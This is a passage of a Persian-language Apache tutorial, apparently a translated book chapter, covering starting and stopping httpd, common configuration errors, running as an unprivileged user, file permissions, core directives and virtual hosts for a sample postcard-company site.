root      240  0.0  1.2   460   336  v1  Is    7:13AM  0:00.07 -csh (csh)
root      241  0.0  1.2   460   336  v2  Is    7:13AM  0:00.07 -csh (csh)
root      251  0.0  1.7  1052   484  v0  S     7:14AM  0:00.32 bash
root      576  0.0  1.8  1048   508  v1  I     2:18PM  0:00.07 bash
root      618  0.0  1.7  1040   500  v2  I     2:22PM  0:00.04 bash
root      627  0.0  2.2   992   632  v2  I+    2:22PM  0:00.02 mince
demo_test
root      630  0.0  2.2   992   636  v1  I+    2:23PM  0:00.06 mince home
root      694  0.0  6.7  2548  1968  ??  Ss    2:47PM  0:00.03 httpd -d
/u
webuser   695  0.0  7.0  2548  2044  ??  I     2:47PM  0:00.00 httpd -d
/u
webuser   696  0.0  7.0  2548  2044  ??  I     2:47PM  0:00.00 httpd -d
/u
webuser   697  0.0  7.0  2548  2044  ??  I     2:47PM  0:00.00 httpd -d
/u
webuser   698  0.0  7.0  2548  2044  ??  I     2:47PM  0:00.00 httpd -d
/u
webuser   699  0.0  7.0  2548  2044  ??  I     2:47PM  0:00.00 httpd -d
/u

```

برای متوقف کردن آپاچی می‌توانید از دستور kill استفاده نمایید. برای این کار PID پردازنده اصلی آپاچی که در اینجا 694 است را مشخص نمایید:

```
% kill 694
```

اگر خروجی ps -aux خیلی بزرگ بود می‌توانید با دستور grep خروجی را فیلتر نمایید:

```
% ps awlx | grep httpd
```

در لینوکس به راحتی می‌توانید تنها این دستور را اجرا نمایید:

```
% killall httpd
```

راه دیگر و بهتری نیز وجود دارد. از آن جا که آپاچی PID خود را به طور پیش‌فرض در فایل `./logs/httpd.pid` ثبت می‌نماید (که با دیرکتیو `PidFile` قابل تغییر است) و می‌توانید یک اسکریپت ساده مانند زیر بنویسید:

```
kill 'cat /usr/www/APACHE3/site.toddle/logs/httpd.pid'
```

شاید ترجیح دهید که یک اسکریپت کلی‌تر مانند زیر به نام `stop` بنویسید:

```
pwd | read path
kill 'cat $path/logs/httpd.pid'
```

یا اگر نمی‌خواهید از پیکربندی‌های مختلف استفاده نمایید، از `./src/support/apachectl` برای اجرا یا متوقف کردن آپاچی در شاخه پیش‌فرض خودش استفاده نمایید. گزینه‌های آن عبارتند از:

```
usage: ./apachectl
(start|stop|restart|fullstatus|status|graceful|configtest|help)
```

`start`

اجرای `httpd`

`stop`

توقف اجرای `httpd`

`restart`

اجرای مجدد `httpd` با فرستادن سیگنال `SIGHUP` و یا اجرای آن در صورت عدم اجرا.

`fullstatus`

نمایش کامل وضعیت در صفحه؛ نیاز به برنامه `lynx` و نیز فعال بودن `mod_status` دارد.

`status`

نمایش خلاصه وضعیت در صفحه؛ نیاز به برنامه `lynx` و نیز فعال بودن `mod_status` دارد.

`graceful`

اجرای مجدد `httpd` (به صورت محطاطانه) با فرستادن سیگنال `SIGUSR1` و یا اجرای آن در

صورت عدم اجرا.

`configtest`

بررسی نحو فایل پیکربندی

`help`

همین صفحه (راهنمایی درباره گزینه‌ها)

هنگامی که دستور `./go` را اجرا کردیم، به نظر رسید که هیچ اتفاق خاصی نیفتاده است، ولی هنگامی که به شاخه `logs` نگاهی انداختیم، متوجه شدیم که فایل `error_log` حاوی خط زیر است:

```
[<date>]:'mod_unique_id: unable to get hostbyname ("myname.my.domain")
```

در اینجا این مشکل به علت نحوه اجرای آپاچی است و هنگامی این اتفاق روی می‌دهد که روی یک میزبان بدون DNS اجرا نمایید. راه حل آن است که فایل */etc/hosts* را ویرایش کرده و خط زیر را به آن اضافه نمایید:

```
10.0.0.2 myname.my.domain myname
```

که 10.0.0.2 آدرس IP آزمایشی میزبان است.

البته هنوز مساله باقی است، بعد از اجرای *httpd* به خطای زیر برمی‌خوریم:

```
[<date>]--couldn't determine user name from uid
```

در اینجا با کاربر *root* وارد سیستم شده بودیم. به علت رعایت امنیت، آپاچی که در ابتدا با کاربر *root* شروع به اجرا می‌کند، شناسه کاربری خود را به *1*- تغییر می‌دهد. شروع با سطح کاربری *root* برای باز کردن گذرگاه 80 است. شناسه کاربری *1*- در اکثر سیستم‌های یونیکس متعلق به کاربر *nobody* است.

۲-۳-۱ webgroup و webuser

چاره کار آن است که کاربر جدید *webuser* را که به گروه *webgroup* تعلق دارد ایجاد کنیم. اسامی مهم نیستند. مهم آن است که کاربر به گروه خود تعلق داشته باشد و توسط هیچ کس دیگری مورد استفاده قرار نگیرد. بهتر است *shell* مربوط به این کاربر را به */bin/false* تغییر دهید تا نتوان با این کاربر به سیستم وارد شد. حال *httpd.conf* را مطابق زیر تغییر دهید:

```
User webuser
Group webgroup
```

دیرکتیو *User* شناسه کاربری (*User ID*) که کارگزار تحت آن به درخواستها پاسخ خواهد داد را مشخص می‌کند.

```
User unix-userid
Default: User #-1
Server config, virtual host
```

برای استفاده از این دیرکتیو، ابتدا باید کارگزار را به عنوان *root* اجرا کرد. *unix-userid* یکی از مقادیر زیر را می‌گیرد:

username

کاربر مورد نظر را نام مشخص می‌کند.

#*usernumber*

کاربر مورد نظر را با شماره (ID) مشخص می‌کند.

اگر آپاچی را با کاربر غیر root اجرا کنید، نمی‌تواند سطح کاربری خود را به کاربر مشخص شده با User کاهش دهد، بنابراین با همان کاربر اولیه به کار خود ادامه می‌دهد.



هرگز دیرکتیو User (یا Group) را به root مقدار دهی نکنید، مگر آنکه مخاطرات این کار را واقعاً بشناسید و بدانید که چه می‌کنید!



دیرکتیو Group شناسه کاربری (Group ID) که کارگزار تحت آن به درخواستها پاسخ خواهد داد را مشخص می‌کند.

```
Group unix-groupid
```

```
Default: Group #-1
```

```
Server config, virtual host
```

برای استفاده از این دیرکتیو، ابتدا باید کارگزار را به عنوان root اجرا کرد. *unix-groupid* یکی از مقادیر زیر را می‌گیرد:

groupname

گروه مورد نظر را نام مشخص می‌کند.

#*groupnumber*

گروه مورد نظر را با شماره (ID) مشخص می‌کند.

اگر آپاچی را با کاربر غیر root اجرا کنید، نمی‌تواند سطح گروه خود را به گروه مشخص شده با Group کاهش دهد، بنابراین با همان گروه اولیه به کار خود ادامه می‌دهد.

۲-۳-۲ برخی مشکلات متفرقه

اگر خودتان آپاچی را کمپایل کنید برخی از پیش فرضها به درستی مقداردهی نمی‌شوند. اگر با اسکریپت

./go. بخواهید اجرا کنید، با برخی خطاها مانند زیر مواجه خواهید شد:

```
fopen: No such file or directory
httpd: could not open error log file
<path to site.toddle>site.toddle/var/httpd/log/error_log
```

باید خط زیر را به *conf/httpd.conf* ... اضافه کنید:

```
ErrorLog logs/error_log
```

پس از آن با اجرا کردن آپاچی با پیام زیر در *logs/error_log* ... مواجه خواهید شد:

```
.... No such file or directory.: could not open mime types log file <path
to site.toddle>/site.toddle/etc/httpd/mime.types
```

که باید خط زیر را به *conf/httpd.conf* ... اضافه کنید:

```
TypesConfig conf/mime.types
```

پس از آن با اجرا کردن آپاچی با پیام زیر در *logs/error_log* ... مواجه خواهید شد:

```
fopen: no such file or directory
httpd: could not log pid to file <path to
site.toddle>/site.toddle/var/httpd/run/httpd.pid
```

که باید خط زیر را به *conf/httpd.conf* ... اضافه کنید:

```
PIDFile logs/httpd.pid
```

۳-۳-۲ اجرای آپاچی تحت Unix

اکنون اگر آپاچی را اجرا کنید ممکن است با پیام خطای زیر مواجه شوید:

```
PIDFile logs/httpd.pid
```

که باید خط زیر را به *conf/httpd.conf* ... اضافه کنید:

```
ServerName <yourmachinename>
```

در نهایت قبل از هر کاری شاخه‌ای که مستندات وبگاه مورد نظر دارد را باید مشخص کنید. شاخه پیش فرض آپاچی *.../httpd/htdocs* ... شاخه *.../site.toddle/htdocs* را ایجاد کرده و فایل *1.txt* حاوی "Hello world!" را ایجاد کنید. سپس خط زیر را به *httpd.conf* اضافه کنید:

```
DocumentRoot /usr/www/APACHE3/site.toddle/htdocs
```

فایل پیکربندی اکنون کامل شده و باید به صورت زیر باشد:

```
User webuser
Group webgroup
```

```
ServerName my586
```

```
DocumentRoot /usr/www/APACHE3/APACHE3/site.toddle/htdocs/
```

```
#fix 'Out of the Box' default problems--remove leading #s if necessary
#ServerRoot /usr/www/APACHE3/APACHE3/site.toddle
#ErrorLog logs/error_log
#PIDFile logs/httpd.pid
#TypesConfig conf/mime.types
```

اکنون با اجرای *httpd* باید کارگزار وب آماده کار باشد. برای بررسی آن مرورگر وب را اجرا کرده و آدرس کارگزار وب را به آن بدهید: ¹⁰<http://<yourmachinename>>

در نتیجه کارگزار وب شاخه‌ای که DocumentRoot نشان می‌دهد را به مرورگر خواهد فرستد.

۲-۳-۴ کپی‌های مختلف آپاچی

برای دیدن تمام پردازنده‌های در حال اجرا، دستور زیر را اجرا کنید¹¹:

```
% ps -aux
```

در میان تعداد زیادی پردازنده یونیکسی، یک کپی از *httpd* را خواهید دید که متعلق به *root* بوده و تعدادی دیگر متعلق به *webuser*. آنها کپی‌های مشابه هستند که منتظر درخواستهای ورودی هستند.

کپی اصلی به درگاه (پورت) 80 متصل شده (بنابراین پردازنده‌های فرزند آن هم همینطور) ولی به آن گوش نمی‌دهد. این به خاطر آن است که *root* می‌تواند قدرت فراوانی دارد و برای این کار امن نیست. علت اصلی که این پردازنده باید به صورت *root* اجرا شود، آن است که در یونیکس درگاه‌های پایینتر از ۱۰۲۴ را تنها *root* می‌تواند باز کند. هر کدام از پردازنده‌های فرزند یکی از حالت‌های *busy* یا *waiting* دارند. اگر تعداد پردازنده‌های *waiting* کم باشد (به طور پیش فرض ۵ و توسط *MinSpareServers* در *httpd.conf* کنترل می‌شود) پردازنده اصلی چند کپی دیگر ایجاد می‌کند. اگر تعداد پردازنده‌های *waiting*

¹⁰ توجه کنید که اگر کارگزار روی همان ماشین باشد می‌توانید از <http://127.0.0.1/> یا <http://localhost/> استفاده کنید ولی این کار در هنگام استفاده از میزبانهای مجازی ممکن است مشکل به وجود آورد.

¹¹ البته می‌توانید از دستور *ps tree* در لینوکس استفاده کنید که ساختار پدر و فرزندی میان پردازنده‌ها را نشان می‌دهد.

زیاد شود باشد (به طور پیش فرض ۱۰ و توسط دیرکتیو MaxSpareServers در `httpd.conf` کنترل می شود) برخی از آنها را می کشد. اگر پردازش اصلی را با دستور `kill` متوقف کنید می بینید که دیگر پردازش ها نیز متوقف خواهند شد:

```
% kill PID
```

البته بهتر است که از اسکریپت `stop` که در بخش ۲-۲ گفته شد استفاده کنید.

۵-۳-۲ مجوزهای یونیکس

برای درست کار کردن آپاچی لازم است که مجوزهای دسترسی به فایلها به درستی تنظیم شوند. در سیستمهای یونیکس سه نوع مجوز `read` و `write` و `execute` وجود دارد. این مجوزها در سه لایه به اشیاء نسبت داده می شوند: کاربر، گروه و دیگران (`user, group, other`). اگر سایتی نمونه را نصب کرده باشید به شاخه `.../site/cgi/htdocs` رفته و دستور زیر را وارد کنید:

```
% ls -l
```

خروجی آن به صورت زیر خواهد شد:

```
-rw-rw-r-- 5 root bin 1575 Aug 15 07:45 form_summer.html
```

اولین علامت - نشان می دهد که این یک فایل معمولی است. دیگر حروف در ستون اول مجوزهای دسترسی به این فایل را نشان می دهند که به صورت زیر است:

	Read	Write	Execute
User (root)	Yes	Yes	No
Group (bin)	Yes	Yes	No
Other	Yes	No	No

نکته مهم آن است که در مورد شاخهها (دایرکتوری) مجوز `x` به معنای امکان پوشش آن و گذر از آن به شاخههای داخلی تر است.

آنچه که در اینجا برای ما مهم است مجوزهای `other` است. از آنجا که آپاچی با سطح کاربری `webuser` و `webgroup` به فایلها دسترسی دارد، مجوزهای `other` تعیین کننده سطح دسترسی کارگزار آپاچی به فایلها خواهد بود.

به طور کلی چهار دسته از فایلها وجود دارد که به `webuser` می خواهیم اجازه دسترسی دهیم: شاخهها، داده، برنامهها، و اسکریپتها. `webuser` باید اجازه پوشش تمام شاخهها از شاخه ریشه تا آنجا که فایلها قرار دارند را داشته باشد. بنابراین این شاخهها باید مجوز `x` برای `other` داشته باشند:

```
% chmod o+x <each-directory-in-the-path>
```

برای لیست گرفتن از یک شاخه، آخرین شاخه باید مجوز *read* به *other* بدهد:

```
% chmod o+r <final-directory>
```

البته لازم به ذکر است که نباید مجوز نوشتن (*write*) به *other* داده شده باشد:

```
% chmod o-w <final-directory>
```

برای سرویس‌دهی یک فایل به عنوان داده - که شامل فایل‌هایی مانند *htaccess* نیز می‌شود (به فصل ۳ مراجعه نمایید) - فایل باید مجوز خواندن به *other* داده شود.

```
% chmod o+r file
```

و مجوز نوشتن را منع نمایید:

```
% chmod o-w <file>
```

برای اجرای یک برنامه به *other* مجوز اجرایی بدهید:

```
% chmod o+x <program>
```

برای اجرای یک اسکریپت باید به *other* مجوزهای خواندن و اجرا اعطا نمایید:

```
% chmod o+rx <script>
```

برای امنیت کامل:

```
% chmod a=rx <script>
```

اگر کاربر بخواهد اسکریپت را ویرایش نماید:

```
% chmod u=rwx,og=rx <script>
```

۲-۴ دیرکتیوها

در این بخش دیرکتیوها را به طور رسمی تعریف می‌کنیم.

۲-۴-۱ ServerName

ServerName نام میزبان را برای کارگزار مشخص می‌کند.

```
ServerName hostname
Server config, virtual host
```

این دیرکتیو برای استفاده در میزبانهای مجازی (فصل ۴) نیز مفید است.

DocumentRoot ۲-۴-۲

این دیرکتیو شاخه‌ای که از آن آپاچی فایلها را سرویس می‌دهد، مشخص می‌کند.

DocumentRoot *directory*

Default: /usr/local/apache/htdocs

Server config, virtual host

به جز مواردی که URL با دیرکتیوهایی مانند Alias تطابق پیدا کند، کارگزار مسیری که در URL مشخص شده است را به این مسیر الحاق می‌کند. به عنوان مثال

DocumentRoot /usr/web

باعث می‌شود که آدرس <http://www.myhost.com/index.html> اشاره به فایل `/usr/web/index.html` کند.

هنگامی که انتهای شاخه مشخص شده توسط DocumentRoot / باشد، ممکن است مشکلاتی به وجود آید. که به نظر می‌رسد ناشی از باگی در ماژول `mod_dir` باشد. بنابراین از به کار بردن / در انتهای مسیر مشخص شده DocumentRoot خودداری نمایید.

ServerRoot ۳-۴-۲

ServerRoot مشخص می‌کند که زیرشاخه‌های `conf` و `logs` در کدام شاخه هستند.

ServerRoot *directory*

Default directory: /usr/local/etc/httpd

Server config

اگر آپاچی را با گزینه `-f` اجرا کنید، لازم است که دیرکتیو ServerRoot را مقداردهی کنید. از طرف دیگر اگر از گزینه `-d` استفاده کنید نیازی به این دیرکتیو نیست.

ErrorLog ۴-۴-۲

دیرکتیو ErrorLog نام فایلی که خطاها در آن ثبت می‌شوند را مشخص می‌کند.

ErrorLog *filename|syslog[:facility]*

Default: ErrorLog logs/error_log

Server config, virtual host

اگر نام فایل با / شروع نشود، آن را نسبت به مسیر ریشه کارگزار (ServerRoot) در نظر می‌گیرد. آپاچی 1.3 و بالاتر: می‌توان از امکان رویدادنگاری سیستم (syslog) برای ثبت خطاها استفاده کرد. توجه داشته باشید که برای امنیت بالاتر باید فایل‌های رویدادنامه نباید قابل نوشتن توسط *other* باشد.

PidFile ۵-۴-۲

فایلی که شماره PID پردازنده در حال اجرای آپاچی در آن ثبت می‌شود را مشخص می‌کند.

PidFile *file*

Default file: logs/httpd.pid

تمام حقوق این اثر متعلق به شورای عالی انفورماتیک می‌باشد.

Server config

به طور پیش فرض این فایل `.../logs/httpd.pid` است.

TypesConfig ۶-۴-۲

این دیرکتیو مسیر و نام فایل را برای یافتن `mime.type` مشخص می کند.

```
TypesConfig filename
Default: conf/mime.types
Server config
```

۷-۴-۲ شمول فایل‌های دیگر در فایل پیکربندی

ممکن است بخواهید فایل‌های دیگری را درون فایل پیکربندی بگنجانید. برای این کار می توان محتویات آن فایل را به طور کامل کپی کرد یا که از دیرکتیو `Include` استفاده کرد:

```
Include filename
Server config, virtual host, directory, .htaccess
```

۵-۲ اشیاء مشترک (Shared Objects)

اگر از مکانیزم `DSO`¹² استفاده می کنید؛ باید کارهای زیادی در فایل پیکربندی انجام دهید.

۱-۵-۲ اشیاء مشترک تحت یونیکس

در آپاچی `v1.3` ترتیب دیرکتیوها مهم است. بنابراین احتمالاً آسانترین کار ساخت (`build`) آپاچی با استفاده از گزینه `--enable-shared=max` است. از فایل `/usr/etc/httpd/httpd.conf.default` به فایل پیکربندی خود کپی کرده و آن را بر حسب نیاز ویرایش نمایید.

```
LoadModule env_module          libexec/mod_env.so
LoadModule config_log_module   libexec/mod_log_config.so
LoadModule mime_module         libexec/mod_mime.so
LoadModule negotiation_module  libexec/mod_negotiation.so
LoadModule status_module       libexec/mod_status.so
LoadModule includes_module     libexec/mod_include.so
LoadModule autoindex_module    libexec/mod_autoindex.so
LoadModule dir_module          libexec/mod_dir.so
LoadModule cgi_module          libexec/mod_cgi.so
LoadModule asis_module         libexec/mod_asis.so
LoadModule imap_module        libexec/mod_imap.so
LoadModule action_module       libexec/mod_actions.so
LoadModule userdir_module      libexec/mod_userdir.so
LoadModule alias_module        libexec/mod_alias.so
LoadModule access_module       libexec/mod_access.so
```

¹² Dynamic Shared Objects

```

LoadModule auth_module      libexec/mod_auth.so
LoadModule setenvif_module  libexec/mod_setenvif.so

# Reconstruction of the complete module list from all available modules
# (static and shared ones) to achieve correct module execution order.
# [WHENEVER YOU CHANGE THE LOADMODULE SECTION ABOVE UPDATE THIS, TOO]
ClearModuleList
AddModule mod_env.c
AddModule mod_log_config.c
AddModule mod_mime.c
AddModule mod_negotiation.c
AddModule mod_status.c
AddModule mod_include.c
AddModule mod_autoindex.c
AddModule mod_dir.c
AddModule mod_cgi.c
AddModule mod_asis.c
AddModule mod_imap.c
AddModule mod_actions.c
AddModule mod_userdir.c
AddModule mod_alias.c
AddModule mod_access.c
AddModule mod_auth.c
AddModule mod_so.c
AddModule mod_setenvif.c

```

توجه کنید که لیست سه بخش اصلی دارد: `LoadModules` و بعد `ClearModuleList` و به دنبال آن `AddModules` برای فعال کردن مواردی که نیاز دارید. می‌توانید برای جلوگیری از شلوغ شدن فایل پیکربندی این لیست را در فایل دیگری وارد کرده و سپس آن را `Include` نمایید. توجه کنید که اگر دیرکتیوی از یک ماجول استفاده می‌کند، آن ماجول باید فعال باشد وگرنه آپاچی خطا خواهد داد.

۲-۵-۲ LoadModule

دیرکتیو `LoadModule` ساختار ماجول به نام `module` را به لیست ماجولهای فعال اضافه می‌کند.

```

LoadModule module filename
server config
mod_so


```

`module` نام متغیر خارجی از نوع `module` در فایل است و به عنوان *Module Identifier* در مستندات نام برده شده است.

```

LoadModule status_module modules/mod_status.so

```



۳ فصل سوم: به سوی یک وبگاه
واقعی

اکنون کارگزاری با پیکربندی‌های اولیه در اختیار داریم و می‌توانیم بیشتر در آن کنکاش نماییم.

۳-۱ وبگاه‌های بیشتر و بهتر: `site.simple`

اکنون در موقعیتی هستیم که وبگاه‌های واقعی‌تری ایجاد کنیم که نمونه آنها را می‌توانید در وبگاه کتاب بیابید. برای واقعی‌تر شدن مثال فرض کنید که برای شرکت Butterthlies Inc. می‌خواهیم وبگاه ایجاد کنیم. این شرکت کارتهای پستی تولید و عرضه می‌کند. برای آنکه تعدادی آدرس وب به میزبان فایل `etc/hosts` را مطابق زیر ویرایش می‌کنیم.

```
127.0.0.1 localhost
192.168.123.2 www.butterthlies.com
192.168.123.2 sales.butterthlies.com
192.168.123.3 sales-IP.butterthlies.com
192.168.124.1 www.faraway.com
```

مشخص کردن `localhost` الزامی است. ممکن است که برای تخصیص آدرسها نیاز به همکاری مدیر شبکه باشد.

`site.simple` همانند `site.toddle` است با اندکی تفاوت. اسکریپت `go` همه جا کار خواهد کرد. برای شروع دستورهای زیر را اجرا نمایید:

```
test -d logs || mkdir logs
httpd -d 'pwd' -f 'pwd'/conf/httpd.conf
```

بهتر است نگاهی به فایل رویدادها بیندازیم. ولی قبل از آن ذکر این نکته لازم است که در آپاچی 2.0 لازم است صریحا نام فایل رویداد با دیرکتیو `TransferLog` مشخص شود.

فایل `.../conf/httpd.conf` اکنون مطابق ذیل است:

```
User webuser
Group webgroup
```

```
ServerName www.butterthlies.com
DocumentRoot /usr/www/APACHE3/APACHE3/site.simple/htdocs
TransferLog logs/access_log
```

همانند قبل در `.../htdocs` فایل `1.txt` را خواهیم داشت:

```
hello world from site.simple again!
```

تمام حقوق این اثر متعلق به شورای عالی انفورماتیک می‌باشد.

حالت `go` را روی کارگزار اجرا کرده و سپس به عنوان کارفرما آدرس `http://www.butterthlies.com` را در مرورگر وارد کنید:

```
Index of /
. Parent Directory
. 1.txt
```

روی `1.txt` کلیک کنید تا محتوای آن را ببینید.

رضایتبخش به نظر می‌رسد ولی هنوز یک نقطه باقی است. اگر به `http://sales.butterthlies.com` متصل شویم، نتیجه یکسانی می‌گیریم. چرا؟ علت آن است که واسط شبکه ماشین را چنان پیکربندی کردیم که به هر دو IP زیر پاسخ دهد:

```
192.168.123.2
192.168.123.3
```

به طور پیش فرض آپاچی به تمام آدرسهای IP متعلق به ماشین گوش می‌دهد و به همه آنها به یک روش جواب می‌دهد. اگر میزبانهای مجازی^{۱۳} تعریف کرده باشیم، آنگاه بسته به نوع IP ممکن است پاسخ متفاوتی بدهد. در ادامه این بخش به کنترل‌های بیشتری با استفاده از دیرکتیوهای `BindAddress`، `Listen` و `<VirtualHost>` خواهیم پرداخت.

ذکر این نکته لازم است که تغییر سریع پیکربندی و ممکن است مرورگر شما را گیج کند! به عبارتی دیگر از آنجا که مرورگرها معمولاً صفحه‌های وب را در یک حافظه نهانی^{۱۴} ذخیره می‌کنند، ممکن است مرورگر نتیجه آخرین تغییرات در پیکربندی کارگزار وب را نشان ندهد و به جای آن نسخه‌های قبلی ذخیره شده را نشان دهد. برای جلوگیری از این امر `Cache` را در مرورگر خود غیر فعال کنید.

حال به کارگزار وب خود برمی‌گردیم. کارگزار را متوقف کرده و نگاهی به فایل رویدادنگاری بیندازید. باید شما چیزی شبیه به خط زیر در `.../logs/access_log` ببینید:

```
192.168.123.1--- [<date-time>] "GET / HTTP/1.1" 200 177
```

200 کد برگشتی HTTP است (به معنی Ok) و 177 تعداد بایت‌های انتقال یافته است. در `.../logs/error_log` نباید چیزی باشد، زیرا خطایی رخ نداده است. البته بد نیست هر از چند گاهی نگاهی به این فایل بیندازید.

۳-۱-۱ ErrorDocument

دیرکتیو `ErrorDocument` این امکان را می‌دهد مشخص کنید اگر کاربری درخواست یک فایل ناموجود کرد، چه اتفاقی بیفتد.

```
ErrorDocument error-code "document(" in Apache v2)
Server config, virtual host, directory, .htaccess
```

Virtual hosts¹³
Cache¹⁴

در صورت بروز مشکل یا خطا، آپاچی می‌تواند یکی از چهار کار زیر را انجام دهد:

۱. یک پیام خطای از پیش مشخص شده را به عنوان خروجی بدهد.
۲. یک پیام سفارشی را به عنوان خروجی بدهد.
۳. تغییر مسیر به یک URL دیگر داخلی بدهد.
۴. تغییر مسیر به یک URL دیگر خارجی بدهد.

گزینه اول پیش فرض است و دیگر گزینه‌ها با دیرکتیو `ErrorDocument` پیکربندی می‌شوند. برای این کار در مقابل دیرکتیو `HTTP` برگشتی و یک پیام یا URL باید مشخص کرد. پیام باید داخل "" قرار گیرد.

URL ها می‌توانند محلی باشند که در این صورت با / شروع می‌شوند یا به صورت URL کامل. برای مثال:

```
ErrorDocument 500 http://foo.example.com/cgi-bin/tester
ErrorDocument 404 /cgi-bin/bad_urls.pl
ErrorDocument 401 /subscription_info.html
ErrorDocument 403 "Sorry can't allow you access today"
```

۲-۳ آغاز به کار وبگاه Butterthlies, Inc.

اکنون فایل `httpd.conf` (در `.../site.first`) شامل خطوط زیر است:

```
User webuser
Group webgroup
```

```
ServerName my586
```

```
DocumentRoot /usr/www/APACHE3/APACHE3/site.first/htdocs
TransferLog logs/access_log
#Listen is needed for Apache2
Listen 80
```

در آپاچی نسخه 2 دیرکتیوهای `AccessConfig` و `ResourceConfig` منسوخ شده‌اند ولی با این وجود می‌توان به صورت زیر در انتهای فایل پیکربندی نوشت:

```
Include conf/srm.conf
Include conf/access.conf
```

در آپاچی 2 هنوز استفاده از `Listen` اجباری است و در صورتی که در فایل پیکربندی نباشد، خطای زیر را می‌دهد:

...no listening sockets available, shutting down.

نقش آپاچی سرویس دادن اسناد است، ولی تا به حال سندی برای آپاچی آماده نکرده‌ایم. فعلا با یک فایل ساده HTML شروع می‌کنیم.

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0//EN">
<html>
<head>
<title> Butterthlies Catalog</title>
</head>
<body>
<h1> Welcome to Butterthlies Inc</h1>
<h2>Summer Catalog</h2>
<p> All our cards are available in packs of 20 at $2 a pack.
There is a 10% discount if you order more than 100.
</p>
<hr>
<p>
Style 2315
<p align=center>

<p align=center>
Be BOLD on the bench
<hr>
<p>
Style 2316
<p align=center>

<p align=center>
Get SCRAMBLED in the henhouse
<HR>
<p>
Style 2317
<p align=center>

<p align=center>
Get HIGH in the treehouse
<hr>
<p>
Style 2318
<p align=center>

<p align=center>
Get DIRTY in the bath
<hr>
<p align=right>
Postcards designed by Harriet@alart.demon.co.uk
<hr>
<br>
Butterthlies Inc, Hopeful City, Nevada 99999
</body>
</HTML>
```

می‌خواهیم که این فایل در `/site.first/htdocs` ... ظاهر شود ولی در واقع از آن در وبگاههای دیگری نیز استفاده می‌کنیم. بنابراین آن را در محل خود نگهداری کرده و از جاهای دیگر به آن پیوند (link) با دستور یونیکسی `ln` ایجاد می‌کنیم. این باعث می‌شود که اگر فایل اصلی یا کپی واقعی تغییر پیدا کرد، این تغییر در پیوندهای آن نیز ظاهر می‌شود. این سند را به اسم `catalog_summer.html` در شاخه `/usr/www/APACHE3/main_docs` قرار می‌دهیم. این فایل به یک سری تصویرهای `.jpg` اشاره می‌کند که در شاخه `/main_docs` ... هستند:

```
% ln /usr/www/APACHE3/main_docs/catalog_summer.html .
% ln /usr/www/APACHE3/main_docs/bench.jpg .
```

۳-۲-۱ اندیس پیش فرض

`.go` را تایپ کرده و بعد روی ماشین کارفرما `http://www.butterthlies.com/` را وارد کنید خروجی زیر را خواهید دید:

```
INDEX of /
*Parent Directory
*bath.jpg
*bench.jpg
*catalog_summer.html
*hen.jpg
*tree.jpg
```

۳-۲-۲ index.html

هنگامی که فایل پیش فرضی برای نمایش نباشد، آپاچی لیستی مشابه آنچه در بخش قبل دیدید نشان می‌دهد. با ایجاد فایل اندیس در `/htdocs/index.html` ... داریم:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0//EN">
<html>
<head>
<title>Index to Butterthlies Catalogs</title>
</head>
<body>
<ul>
<li><A href="catalog_summer.html">Summer catalog</A>
<li><A href="catalog_autumn.html">Autumn catalog</A>
</ul>
<hr>
<br>Butterthlies Inc, Hopeful City, Nevada 99999
</body>
</html>
```

هنگامی که کارفرما یک URL باز کند که متناظر با یک شاخه حاوی `index.html` باشد، آپاچی به طور خودکار آن را برمی‌گرداند (به طور پیش فرض این می‌تواند توسط دیرکتیو `DirectoryIndex` پیکربندی شود). اکنون در مرورگر این چنین می‌بینیم:

INDEX TO BUTTERTHLIES CATALOGS

*Summer Catalog

*Autumn Catalog

Butterthlies Inc, Hopeful City, Nevada 99999

۳-۳ دیرکتیوهای بلوکی

آپاچی تعدادی دیرکتیوهای بلوکی دارد، که کاربرد آنها را می‌توان به میزبانهای مجازی، شاخه‌ها و یا فایل‌های خاصی محدود کرد. این کار به خصوص برای کارگزارهای وب حقیقی بسیار مهم است، زیرا بدین وسیله می‌توان تعداد زیادی وبگاه را تحت یک آپاچی برپا نمود. البته در این مورد در بخش ۱-۴ بیشتر توضیح خواهیم داد.

<VirtualHost>

```
<VirtualHost host[:port]>
...
</VirtualHost>
Server config
```

دیرکتیو <VirtualHost> همانند برچسبهای HTML عمل می‌کند: یک بلوک متنی مشخص می‌کند که شامل دیرکتیوهایی است که به یک میزبان اشاره می‌کنند. برای پایان دادن به این بلوک از </VirtualHost> استفاده می‌کنیم. مثال:

```
....
<VirtualHost www.butterthlies.com>
ServerAdmin sales@butterthlies.com
DocumentRoot /usr/www/APACHE3/APACHE3/site.virtual/htdocs/customers
ServerName www.butterthlies.com
ErrorLog /usr/www/APACHE3/APACHE3/site.virtual/name-based/logs/error_log
TransferLog /usr/www/APACHE3/APACHE3/site.virtual/name-
based/logs/access_log
</VirtualHost>
...
```

<VirtualHost> همچنین آدرس IP و درگاهی که روی آن میزبانی می‌شود را مشخص می‌کند. اگر port مشخص نباشد، درگاه پیش‌فرض استفاده می‌شود، که معمولاً برای HTTP درگاه شماره 80 است یا درگاهی که با دیرکتیو Port مشخص شده باشد (البته در آپاچی نسخه 2.0 این دیرکتیو وجود ندارد). *host* همچنین می‌تواند به *_default_* مقداردهی شود، در این صورت به میزبانی گفته می‌شود که در دیگر بخشهای <VirtualHost> تطبیق نکند.

در یک سیستم واقعی، این آدرس می‌تواند نام میزبان کارگزار ما باشد. سه دیرکتیو مشابه دیگر وجود دارند که کاربرد دیرکتیوها را محدود می‌کنند:

- <Directory>
- <Files>
- <Location>

این لیست دیرکتیوهای مشابه را به ترتیب صعودی اعتبارشان نشان می‌دهد. بنابراین <Directory> توسط <Files> کنار گذاشته می‌شود و <Files> هم توسط <Location>.

Files می‌تواند درون بلوکهای <directory> جای بگیرد. اجرا به صورت گروهی و به ترتیب زیر است:

